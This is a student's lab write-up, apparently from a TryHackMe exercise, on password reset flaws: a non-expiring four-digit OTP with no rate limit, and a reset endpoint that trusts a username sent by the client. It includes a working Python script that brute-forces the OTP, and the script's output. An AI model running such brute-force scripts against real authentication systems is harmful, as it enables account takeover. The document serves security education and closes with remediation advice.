

Task : Rest Password Vulnerability

Name: Anjelina Behera

Course : CyberSecurity

Date: 8-08-26

Objective -

The objective of this assignment was to analyze the password reset mechanism of a web application, identify weaknesses in the OTP verification and reset processes, and demonstrate how the absence of rate limiting combined with insecure parameter handling can allow an attacker to change the password of any arbitrary user.

Introduction -

This assignment focused on examining the password reset workflow , understanding how one-time passwords (OTPs) are used for verification , and identifying flaws that could be exploited to gain unauthorized access to user accounts. The exercise demonstrated why password reset mechanisms must enforce strict server-side validation, rate limiting, and session binding to prevent abuse.

Tools Used :

- Kali Linux – penetration Testing operating system
- Burp Suite Community Edition – HTTP proxy and request inspection
- Web Browser – Accessing the target web application
- Browser Developer Tools - Viewing page source and HTML
- Tryhackme target machine – Vulnerable web application
- Python3 – for automating the OTP brute-force attack

Prerequisites :

What is a Password Reset Mechanism?

When a user forgets their credentials, a password reset feature allows them to regain access to their account.

The application typically verifies the user's identity by sending a one-time password (OTP) or a unique reset link to the registered email address. Once the user proves ownership of the account, the application permits them to set a new password.

What is an OTP ?

A One-Time Password (OTP) is a temporary code generated by the server and delivered to the user through email, SMS, or another channel. It is intended to be used once and should expire after a short period to prevent replay attacks and reduce the window of opportunity for attackers.

What is Rate Limiting ?

Rate limiting is a security control that restricts the number of requests a client can make within a given timeframe. Without rate limiting, an attacker can submit thousands of guesses rapidly, making brute-force attacks against short codes or tokens feasible.

What is Parameter Tampering ?

Parameter tampering occurs when an attacker modifies data in an HTTP request to alter application behavior. In the context of password resets, if the server trusts client-supplied identifiers (such as a username) during the final reset operation, an attacker may be able to change another user's password without authorization.

Methodology :

Step 1- Inspecting the Forgot Password feature

I navigated to the login page and clicked the "Forgot password?" link. This redirected me to a password reset page that requested a username. I entered the username and submitted the form. The application responded with a message indicating that a verification code had been sent to the account associated with that username.

Step 2- Analyzing the OTP request

Using Burp Suite as an HTTP proxy, I intercepted the request that triggered the OTP delivery. I examined the request and response carefully to determine whether the OTP was leaked in the HTTP response body or headers. The OTP was not directly exposed in the response; however, I observed that the application used a four-digit numeric code for verification.

Step 3- Identifying the Lack of Security Controls

The OTP verification page displayed a hint stating that codes do not expire and there is no attempt limit. This indicated two critical weaknesses :

- The OTP did not have a time-based expiration, meaning a single code could remain valid indefinitely
- There was no rate limiting or account lockout mechanism, allowing an unlimited number of verification attempts.

Step 4- Brute-Forcing the OTP


Given that the OTP was only four digits long (ranging from 0000 to 9999) and no attempt limits were enforced, a brute-force attack was feasible. I initially attempted to use Burp Suite Intruder to iterate through all possible combinations. However, due to the throttling limitations of the Community Edition, the process was slow. To improve efficiency, I wrote a Python script using the requests library to automate the brute-force attack. The script iterated through all 10,000 possible

OTP values, sending each one as a POST request to the verification endpoint with the appropriate session cookies. It checked each response for the absence of the "Invalid code" message, which would indicate a successful verification. After running the script, the correct OTP was identified, and the application redirected me to the password reset page.

Step 5- Locating the Flag

After successfully resetting the password and gaining unauthorized access, I examined the application interface for the assignment flag. The flag was presented under the “password change successful” box confirming the successful completion of the exploit.

Step 6- Screenshot Evidence



```

(kali㉿kali)-[~]
$ python3 brute_otp.py
Starting brute-force ...
Checked: 0000 ...
Checked: 1000 ...
Checked: 2000 ...
Checked: 3000 ...
Checked: 4000 ...
Checked: 5000 ...
Checked: 6000 ...
Checked: 7000 ...
Checked: 8000 ...
Checked: 9000 ...
Done.

(kali㉿kali)-[~]
$ nano brute_otp.py

(kali㉿kali)-[~]
$ python3 brute_otp.py
Starting brute-force ...
Checked: 0000 ...
Checked: 1000 ...

[FOUND] OTP: 1337
Status: 200
Length: 2736
Response snippet: <!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>SecureCorp | Employee Portal</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/animate.css/4.1.1/animate.min.css"/>
  <link href="https://fonts.googleapis.com/css2?family=Inter:wght@300;400;600&displa

```

```

kali@kali: ~
Session Actions Edit View Help
GNU nano 9.1 brute_otp.py
import requests
import sys

url = "http://192.168.29.188/verify_otp.php"

# Use your current session cookies from Burp
cookies = {
    "PHPSESSID": "0fsmole6dt8e933ijh1i5b2rtg",
    "user_role": "employee"
}

print("Starting brute-force ... ")

for i in range(10000):
    otp = str(i).zfill(4)
    try:
        r = requests.post(url, data={"otp": otp}, cookies=cookies, timeout=5)
        # Look for anything different from the "Invalid code" response
        if "Invalid code" not in r.text:
            print(f"\n[FOUND] OTP: {otp}")
            print(f"Status: {r.status_code}")
            print(f"Length: {len(r.text)}")
            print(f"Response snippet: {r.text[:500]}")
            break
        # Progress every 1000 attempts
        if i % 1000 == 0:
            print(f"Checked: {otp} ... ")
    except Exception as e:
        print(f"Error at {otp}: {e}")

print("Done.")

```

^G Help
^X Exit

^O Write Out
^R Read File

^F Where Is
^_ Replace

[Read 35 lines]
^K Cut
^U Paste

^T Execute
^J Justify

^C Location
^_ Go To Line

M-U Undo
M-E Redo

Security Risks Identified

1- Lack of Rate Limiting on OTP verification

The absence of rate limiting allowed an attacker to submit thousands of OTP guesses in rapid succession. A four-digit OTP only provides 10,000 possible combinations, which can be exhausted quickly with automation.

Risk: Unauthorized account access through brute-force attacks on weak OTP implementations.

2- Absence of OTP expiry

The OTP did not expire after a set time period. This extended the window of opportunity for an attacker to brute-force the code or reuse an intercepted OTP.

Risk: Increased exposure to replay attacks and prolonged attack windows.

3- Parameter Tampering in reset

The password reset endpoint accepted a username parameter from the client without verifying that the currently verified session was authorized to modify that specific account. This allowed an attacker to change the password of any arbitrary user after bypassing the OTP step.

Risk: Complete account takeover of any user, including administrative accounts, leading to unauthorized access, data breaches, and privilege escalation.

4- Insufficient Server-side Authorization

The application failed to enforce server-side authorization during the critical password reset operation. Trusting client-supplied identifiers for sensitive actions violates the principle of secure session management.

Risk: Mass account compromise if the vulnerability is exploited at scale

Real-World Relevance

Weaknesses in password reset mechanisms are consistently ranked among the most critical web application vulnerabilities. Attackers frequently target password reset flows because they provide a direct path to account takeover. Real-world incidents have demonstrated that short, numeric OTPs without rate limiting can be brute-forced within minutes, and password reset endpoints that rely on client-supplied user identifiers are vulnerable to automated attacks that can compromise large numbers of accounts. Administrative account takeover through password reset flaws often leads to full application compromise, data exfiltration, and unauthorized system configuration changes.

- Organizations must implement strong, unpredictable reset tokens rather than short numeric OTPs.
- Enforce strict rate limiting and account lockout policies.
- Perform server-side validation ensuring that a verified reset session can only modify the account it was issued for.
- Deploy multi-factor authentication as an additional layer of protection.

Conclusion

This assignment provided practical experience in analyzing password reset workflows and understanding how multiple minor weaknesses can be chained together to achieve a critical security impact. By identifying the lack of OTP expiry and rate limiting, I was able to brute-force the verification code. Subsequently, by discovering that the reset endpoint relied on a client-supplied username parameter without proper

authorization checks, I demonstrated the ability to change the password of an arbitrary user. The exercise reinforced the importance of defense-in-depth in authentication systems. Password reset mechanisms must be designed with robust server-side validation, secure token generation, rate limiting, and strict authorization checks to prevent unauthorized account access and protect user data.